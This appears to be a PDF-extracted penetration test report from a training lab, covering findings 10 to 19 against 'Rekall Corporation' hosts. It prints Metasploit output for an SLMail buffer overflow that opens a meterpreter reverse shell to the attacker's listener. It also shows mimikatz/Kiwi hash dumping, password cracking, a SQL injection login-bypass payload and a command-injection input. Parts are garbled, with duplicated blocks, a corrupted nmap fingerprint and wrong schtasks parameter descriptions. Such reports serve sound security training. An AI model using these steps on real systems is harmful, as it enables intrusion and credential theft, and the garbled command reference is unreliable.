
Penetration Test Report

Vulnerability 10	Findings
	<pre>[root@kali) [~] └─# cat flag1pw password 123 Tanya4life something [root@kali) [~] └─# cat hash.txt \$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0 [root@kali) [~] └─# john --wordlist=flag1pw hash.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 512/512 AVX512BW 16x3]) Will run 4 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 4 candidates left, minimum 192 needed for performance. Tanya4life (?) ig 0:00:00:00 DONE (2025-04-30 20:05) 20.00g/s 80.00p/s 80.00c/s 80.00C/s password..something Use the "--show" option to display all of the cracked passwords reliably Session completed!</pre>
Affected Hosts	Github repository Totalrekall.xyz
Remediation	Remove Credentials from public repositories, Implement Strong hashing algorithms

Vulnerability 11	Findings
Title	HTTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	By conducting HTTP enumeration on 172.22.117.0/24, an exposed web service was discovered hosting sensitive information. Using previously obtained credentials, access was gained to restricted areas of the site.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 11	Findings
	
Images	
Affected Hosts	172.22.117.0/24
Remediation	Implementing firewalls, Network segmentation, Enforce MFA

Vulnerability 12	Findings
Title	FTP Enumeration

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 12	Findings
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	An aggressive Nmap scan revealed an open FTP service on the internal 172.22.117.20 network, allowing access without proper authentication. Sensitive files were available through this unsecured FTP connection.
Images	<pre> root@kali:~# nmap -A -sV 172.22.117.20 Starting Nmap 7.92 (https://nmap.org) at 2025-04-23 20:46 EDT Nmap scan report for Windows10 (172.22.117.20) Host is up (0.0035s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftppd 0.9.41 beta _ftp-anon: Anonymous FTP login allowed (FTP code 230) _r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt _ftp-syst: _SYST: UNIX emulated by FileZilla _ftp-bounce: bounce working! 25/tcp open smtp SMail smptd 5.5.0.4433 smtp-commands: rekkal.local, SIZE 100000000, SEND, SOML, SAML, HELP, EXPN, ETRN, XTRN _This server supports the following commands: HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT 79/tcp open finger SLMail fingerd _finger: Finger online user list request denied.\x0D 80/tcp open http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) http-auth: _HTTP/1.1 401 Unauthorized\x0D _ Basic realm=Restricted Content _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 http-title: 401 Unauthorized 106/tcp open pop3pw SLMail pop3pw 110/tcp open pop3 VBRP Software SLMAIL pop3d 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 443/tcp open https Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 _http-title: 401 Unauthorized ssl-cert: Subject: commonName=localhost Not valid before: 2009-11-10T23:48:47 Not valid after: 2019-11-08T23:48:47 _Not valid after: 2019-11-08T23:48:47 taskname: http-auth: HTTP/1.1 401 Unauthorized\x0D _ Basic realm=Restricted Content _ssl-date: TLS randomness does not represent time _tls-alpn: _ http/1.1 445/tcp open microsoft-ds? MAC Address: 00:15:5D:00:04:02 (Microsoft) Network OS: OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/). TCP/TLS fingerprint: OS: SCAN(V-7, 92%e-4%o-4/23%OT=21%CT=1%CU=3755%KPV=YKDS=1%DG=DWG=YKM=001550X7 OS: M=680989FD%o-X86_64-pc-linux-gnu)SEQ(SP=F6XGCD=1%SR=110%Ti=IXCt=IXII=1% OS: SS=%Tx-U)OPS(O1=MSB4NW8NS%o2=MSB4NW8NS%o3=MSB4NW8NS%o4=MSB4NW8NS%o5=MS OS: B4NW8NS%o6=MSB4NW8NS%o7=MSB4NW8NS%CC-NRQ-)WIN(W1=FFFF3%o2=FFFF3%o3=FFFF3%o4=FFFF3%o5=FFF OS: ECN(R=Y%DF=Y%T=80%W=FFF%F8O=MSB4NW8NS%CC-NRQ-)T1(R=Y%DF=Y%T=80%S=0%A=5%4% OS: F=AS%RD=0%Q-)T2(R=Y%DF=Y%T=80%W=0%S=2%A=5%F=ARXO=%RD=0%Q-)T3(R=Y%DF=Y%T=80%W=0%S=0%A=5%F=ARXO=%RD=0%Q-)T4(R=Y%DF=Y%T=80%W=0%S=0%A=5%F=ARXO=%RD=0%Q-)T5(R=Y%DF=Y%T=80%W=0%S=0%A=5%F=ARXO=%RD=0%Q-)T6(R=Y%DF=Y%T=80%W=0%S=0%A=5%F=ARXO=%RD=0%Q-)T7(R=Y%DF=Y%T=80%W=0%S=0%A=5%F=ARXO=%RD=0%Q-)U1(R=OS:Y%DF=NKT=80%KIPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%OS:T=80%CD=Z) Download PDF Network Distance: 1 hop schtasks schtasks </pre>

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Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 13	Findings
Title	RCE via SLMail Buffer Overflow
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	An Nmap scan identified a host running the SLMail service. Using Metasploit and setting the correct LHOST, successfully exploited the machine to gain access, and confirmed the ability to view files and permissions.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 13	Findings
	<pre> File Actions Edit View Help root@kali:~ x root@kali:~ x root@kali:~ x root@kali:~ x [*](root@kali) [~] [*] msfconsole -q msf6 > search simail Matching Modules ===== # Name Disclosure Date Rank Check Description 0 exploit/windows/pop3/seattlelab_pass 2003-05-07 great No Seattle Lab Mail 5.5 POP3 Buffer Overflow Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass [*] No payload configured, default to windows/meterpreter/reverse_tcp [*] msf6 exploit(windows/pop3/seattlelab_pass) > options Module options (exploit/windows/pop3/seattlelab_pass): ===== Name Current Setting Required Description RHOSTS 110 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 110 yes The target port (TCP) [*] msf6 exploit(windows/meterpreter/reverse_tcp) > options Payload options (windows/meterpreter/reverse_tcp): ===== Name Current Setting Required Description EXITFUNC thread yes Exit technique (Accepted: "", seh, thread, process, none) LHOST 172.24.0.124 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port [*] msf6 exploit(windows/meterpreter/reverse_tcp) > options Exploit target: ===== Id Name 0 Windows NT/2000/XP/2003 (SLMail 5.5) [*] msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 172.22.117.20 [*] msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.24.0.191:4444 [*] 172.22.117.20:110 - Exploit failed [unreachable]: Rex::HostUnreachable: The host (172.22.117.20:110) was unreachable. [*] msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 [*] msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at \$f6a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] [*] Exploit completed: I opened (172.22.117.20:4444) at 2025-04-23 21:11:53 -0600 [*] msf6 exploit(windows/pop3/seattlelab_pass) > ls -la [*] Usage: ls [options] [glob/path] [*] Lists contents of directory or file info, searchable [*] OPTIONS: [*] -h Help banner [*] -l List in long format (default) [*] -r Reverse sort order [*] -R Recurse into subdirectories encountered [*] -S <opt> Search string on filename (as regular expression) [*] -s Sort by size [*] -t Sort by time </pre>

Images

```

File Actions Edit View Help
root@kali:~ x root@kali:~ x root@kali:~ x root@kali:~ x
[*](root@kali) [~]
[*] msfconsole -q
msf6 > search simail

Matching Modules
=====
# Name Disclosure Date Rank Check Description
0 exploit/windows/pop3/seattlelab_pass 2003-05-07 great No Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

[*] No payload configured, default to windows/meterpreter/reverse_tcp
[*] msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):
=====
Name Current Setting Required Description
RHOSTS 110 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 110 yes The target port (TCP)
[*] msf6 exploit(windows/meterpreter/reverse_tcp) > options

Payload options (windows/meterpreter/reverse_tcp):
=====
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: "", seh, thread, process, none)
LHOST 172.24.0.191 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
[*] msf6 exploit(windows/meterpreter/reverse_tcp) > options

Exploit target:
=====
Id Name
0 Windows NT/2000/XP/2003 (SLMail 5.5)
[*] msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.24.0.191:4444
[*] 172.22.117.20:110 - Exploit failed [unreachable]: Rex::HostUnreachable: The host (172.22.117.20:110) was unreachable.
[*] msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
[*] msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at $f6a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] [*] Exploit completed: I opened (172.22.117.20:4444) at 2025-04-23 21:11:53 -0600
[*] msf6 exploit(windows/pop3/seattlelab_pass) > ls -la
[*] Usage: ls [options] [glob/path]
[*] Lists contents of directory or file info, searchable
[*] OPTIONS:
[*]   -h      Help banner
[*]   -l      List in long format (default)
[*]   -r      Reverse sort order
[*]   -R      Recurse into subdirectories encountered
[*]   -S <opt> Search string on filename (as regular expression)
[*]   -s      Sort by size
[*]   -t      Sort by time

```

Examples

to list all tasks scheduled for the local computer type

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 13	Findings
	<pre> File Actions Edit View Help root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System Mode Size Type Last modified Name Parameter Desc -- -- -- -- -- -- -- -- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2024-10-21 02:54:16 -0400 maillog.008 100666/rw-rw-rw- 2030 fil 2024-10-21 03:30:50 -0400 maillog.009 100666/rw-rw-rw- 1991 fil 2025-01-30 05:07:05 -0500 maillog.00a 100666/rw-rw-rw- 7010 fil 2025-02-10 07:20:41 -0500 maillog.00b 100666/rw-rw-rw- 5364 fil 2025-02-17 14:33:56 -0500 maillog.00c 100666/rw-rw-rw- 19150 fil 2025-02-18 05:09:03 -0500 maillog.00d 100666/rw-rw-rw- 18872 fil 2025-02-24 09:24:14 -0500 maillog.00e 100666/rw-rw-rw- 2030 fil 2025-03-03 12:49:34 -0500 maillog.00f 100666/rw-rw-rw- 6294 fil 2025-04-17 13:28:20 -0400 maillog.010 100666/rw-rw-rw- 3742 fil 2025-04-21 18:22:43 -0400 maillog.011 100666/rw-rw-rw- 7166 fil 2025-04-23 02:03:13 -0400 maillog.012 100666/rw-rw-rw- 2030 fil 2025-04-23 10:03:55 -0400 maillog.013 100666/rw-rw-rw- 12637 fil 2025-04-23 21:11:51 -0400 maillog.txt meterpreter > cat flag4.txt 822e3434a10440adcc086197819b49dmeterpreter > schtasks </pre>
Affected Hosts	172.22.117.20
Remediation	Patch and Update SLMail service, Implement Network Segmentation

Vulnerability 14	Findings
Title	Task Scheduler
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	By gaining access to the Windows 10 machine via Meterpreter. Using the schtasks command, query for scheduled tasks and identify the one that could be exploited for persistent access.
Images	

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 14	Findings
	<pre>meterpreter > shell Process 4472 created. Channel 1 created. Microsoft Windows [Version 10.0.19044.1526] (C) Microsoft Corporation. All rights reserved. C:\Program Files (x86)\\$lmail\System>schtasks /query schtasks /query Folder: \ TaskName Next Run Time Status CheckAndStartIdleTrackingService N/A Ready flag5 N/A Ready MicrosoftEdgeUpdateTaskMachineCore 4/24/2025 4:36:39 AM Ready MicrosoftEdgeUpdateTaskMachineUA 4/24/2025 7:00:00 AM Ready OneDrive_Reporting_Task-S-1-5-21-3484858 4/24/2025 11:18:12 AM Ready OneDrive_Reporting_Task-S-1-5-21 4/24/2025 5:03:30 AM Ready OneDrive_Standalone_Update_Task-S-1-5-21 4/24/2025 10:51:24 AM Ready OneDrive\OneDrive_Standalone_Update_Task-S-1-5-21 4/24/2025 7:18:56 AM Ready Folder: \Microsoft TaskName Next Run Time Status INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\OneCore TaskName Next Run Time Status INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\Windows TaskName Next Run Time Status INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\Windows\.NET Framework TaskName Next Run Time Status .NET Framework NGEN v4.0.30319 N/A Ready .NET Framework NGEN v4.0.30319 64 N/A Ready .NET Framework NGEN v4.0.30319 64 Critical Ready .NET Framework NGEN v4.0.30319 Critical N/A Disabled Folder: \Microsoft\Windows\Active Directory Rights Management TaskName Next Run Time Services Client AD RMS Rights Policy Template Management N/A Disabled AD RMS Rights Policy Template Management N/A Ready Folder: \Microsoft\Windows\AppID TaskName Next Run Time Status EDP Policy Manager N/A Ready PolicyConverter N/A Disabled VerifiedPublisherCertStoreCheck N/A Disabled Folder: \Windows\PowerShell TaskName Next Run Time Status root@kali: ~ * root@kali: ~ * root@kali: ~ * root@kali: ~ * C:\Program Files (x86)\\$lmail\System>schtasks /query /tn flag5 /fo LIST /v schtasks /query /tn flag5 /fo LIST /v Folder: \ Hostname: WIN10 TaskName: \flag5 Next Run Time: N/A Author: WIN10\sysadmin Logon Mode: Interactive/Background Last Run Time: 4/23/2025 6:20:18 PM Idle Result: 1 Comment: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Delete Task If Not Rescheduled: Disabled Delete Task If Still Running: Disabled Scheduling Type: At logon time Schedule: N/A Start Date: N/A End Date: N/A Months: N/A Repeat: Every: Repeat Until: Time: Repeat Until Duration: N/A Repeat Stop If Still Running: N/A Folder: \ Hostname: WIN10 TaskName: \flag5 Next Run Time: N/A Author: WIN10\sysadmin Logon Mode: Interactive/Background Last Run Time: 4/23/2025 6:20:18 PM Idle Result: 1 Comment: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Delete Task If Not Rescheduled: Disabled Delete Task If Still Running: Disabled Scheduling Type: At idle time Schedule: N/A Start Date: N/A End Date: N/A Months: N/A Repeat: Every: Repeat Until: 00:00:00 Repeat Until Duration: N/A Repeat Stop If Still Running: N/A </pre> <p>Parameter Description</p> <ul style="list-style-type: none"> /query: Optionally specifies the name of the operation. Using this query without any parameters performs a full scan of the system. /fo: Specifies the output format. The valid values are TABLE, LIST, and XML. /v: Removes column headings from the table display. This parameter is optional. /n: Adds the advanced properties of the task to the display. This parameter is optional. /u: Specifies the name or IP address of a remote computer to scan. This parameter is optional. /p: Runs this command with the permissions of the specified user account. By default, the command runs with the permissions of the current user of the local computer. The specified user account must be a member of the Administrators group on the remote computer. The /u and /p parameters are valid only when you use /s. /s: Runs this command with the permissions of the specified user account. By default, the command runs with the permissions of the current user of the local computer. The specified user account must be a member of the Administrators group on the remote computer. The /u and /s parameters are valid only when you use /s. /h: Specifies the password of the user account specified in the /u parameter. If you use /s, it assumes a remote host by path and name. If this user account does not have a password, enter /p instead. This parameter is optional. /c: Specifies the command to run. This parameter is required. /t: Specifies the time to run the task. This parameter is optional. /r: Specifies the interval at which the task repeats. This parameter is optional. /d: Specifies the duration for which the task repeats. This parameter is optional. /m: Specifies the number of times the task repeats. This parameter is optional. /n: Specifies the name of the task. This parameter is optional. /p: Specifies the password of the user account specified in the /u parameter. This parameter is optional. /f: Displays help at the command prompt. This parameter is optional. <p>samples</p> <p>To list all tasks scheduled for the local computer, type:</p> <pre>samples</pre> <p>Affected Hosts 172.22.117.20</p> <p>Remediation Restrict creation of scheduled tasks, Remove unnecessary scheduled tasks</p>


Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Vulnerability 15	Findings
Title	Credential Dumping via Kiwi
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Through the Kiwi tool in a Meterpreter session, NTLM password hashes were extracted from the compromised Windows machine. After cracking the hashes, a user's plaintext password was retrieved.
Images	<pre>meterpreter > load kiwi Loading extension kiwi#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX Code : Blau (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > lsa_dump_sam [+] Running as SYSTEM [*] Dumping SAM Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local SID : S-1-5-21-2013923347-1975745772-2428795772 SAMKey : 5f266b4ef9e57871830440a75bebebca RID : 000001f4 (500) User : Administrator RID : 000001f5 (501) User : Guest RID : 000001f7 (503) User : DefaultAccount RID : 000001f8 (504) User : WDAGUtilityAccount Hash NTLM: 6c49ebb29d6750b9a34fee28fadbd3577</pre> <pre>RID : 000003ea (1002) User : flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 61cc909397b7971a1ceb2b26b427882f ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39</pre>

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report


Vulnerability 15	Findings
	 <p>The screenshot shows a password hash cracking interface. A single hash value, "50135ed3bf5e77097409e4a9aa11aa39", is entered into a text input field. Below it, a table displays the cracked result: Hash "50135ed3bf5e77097409e4a9aa11aa39", Type "NTLM", and Result "Computer!". A CAPTCHA checkbox labeled "I'm not a robot" is present, along with a "Crack Hashes" button.</p>
Affected Hosts	172.22.117.20
Remediation	Enable Credential Guard, Strong password policies

Vulnerability 16	Findings															
Title	POP3 Buffer Overflow															
Type (Web app / Linux OS / Windows OS)	Windows OS															
Risk Rating	Critical															
Description	A buffer overflow in SLMail's POP3 PASS command allows remote exploitation which can lead to unauthorized data access.															
Images	 <p>The screenshot shows a terminal session and a file browser interface. The terminal output includes:</p> <pre> msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 6 opened (172.22.117.100:4444 → 172.22.117.20:61407) at 2025-04-28 20:33:12 -0400 meterpreter > search -f *flag*.txt Found 4 results ... </pre> <p>The file browser interface shows a list of files in the path "c:\Program Files (x86)\SLmail\System\flag4.txt", "c:\Users\Public\Documents\flag7.txt", "c:\xampp\htdocs\flag2.txt", and "c:\xampp\tmp\flag3.txt". The table details their size, modified date, and type.</p> <table border="1"> <thead> <tr> <th>Path</th> <th>Size (bytes)</th> <th>Modified (UTC)</th> </tr> </thead> <tbody> <tr> <td>c:\Program Files (x86)\SLmail\System\flag4.txt</td> <td>32</td> <td>2022-03-21 11:59:51 -0400</td> </tr> <tr> <td>c:\Users\Public\Documents\flag7.txt</td> <td>32</td> <td>2022-02-15 17:02:28 -0500</td> </tr> <tr> <td>c:\xampp\htdocs\flag2.txt</td> <td>34</td> <td>2022-02-15 16:53:19 -0500</td> </tr> <tr> <td>c:\xampp\tmp\flag3.txt</td> <td>32</td> <td>2022-02-15 16:55:04 -0500</td> </tr> </tbody> </table> <p>The terminal also shows the meterpreter shell being created and the Windows version being reported.</p>	Path	Size (bytes)	Modified (UTC)	c:\Program Files (x86)\SLmail\System\flag4.txt	32	2022-03-21 11:59:51 -0400	c:\Users\Public\Documents\flag7.txt	32	2022-02-15 17:02:28 -0500	c:\xampp\htdocs\flag2.txt	34	2022-02-15 16:53:19 -0500	c:\xampp\tmp\flag3.txt	32	2022-02-15 16:55:04 -0500
Path	Size (bytes)	Modified (UTC)														
c:\Program Files (x86)\SLmail\System\flag4.txt	32	2022-03-21 11:59:51 -0400														
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c:\xampp\htdocs\flag2.txt	34	2022-02-15 16:53:19 -0500														
c:\xampp\tmp\flag3.txt	32	2022-02-15 16:55:04 -0500														

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
Penetration Test Report

Vulnerability 16	Findings
	C:\Users\Public\Documents>type flag7.txt type flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc C:\Users\Public\Documents> Unique Hits: 11790031
Affected Hosts	172.22.117.20
Remediation	Apply necessary security patches, Restrict access to the POP3 service from untrusted networks

Vulnerability 17	Findings
Title	Sequel Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	The SQL injection vulnerability on the Login.php page allows bypass authentication using payload (ok' or 1=1--). Enabling unauthorized access to the application but does not contain any personally identifiable information.
Images	
Affected Hosts	Totalrecall.xyz
Remediation	Using parameterized queries and Input sanitation login and password

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Vulnerability 18	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	The command injection on the /Networking.php page allows you to execute commands by manipulating the search bar input. By entering www.example.com; cat vendors.txt, one can access sensitive files such as vendors.txt stored on the server.
Images	 A screenshot of a web browser window. The address bar shows '192.168.14.35/networking.php'. The page title is 'Welcome - Mozilla Firefox'. The main content area has a red header with a large white 'R' logo and the text 'REKALL CORPORATION'. Below this is a dark grey section with the heading 'NETWORKING TOOLS'. It contains a 'DNS Check' form with a 'www.example.com' input field and a 'Lookup' button. Below the form, there is some text about vendor files and a long list of IP addresses and names. At the bottom, it says 'Congrats, flag 10 is k0ndr99d8as'.
Affected Hosts	Totalrecall.xyz
Remediation	Implement input validation and Proper access control to restrict access to sensitive files

Vulnerability 19	Findings
Title	Directory Traversal
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

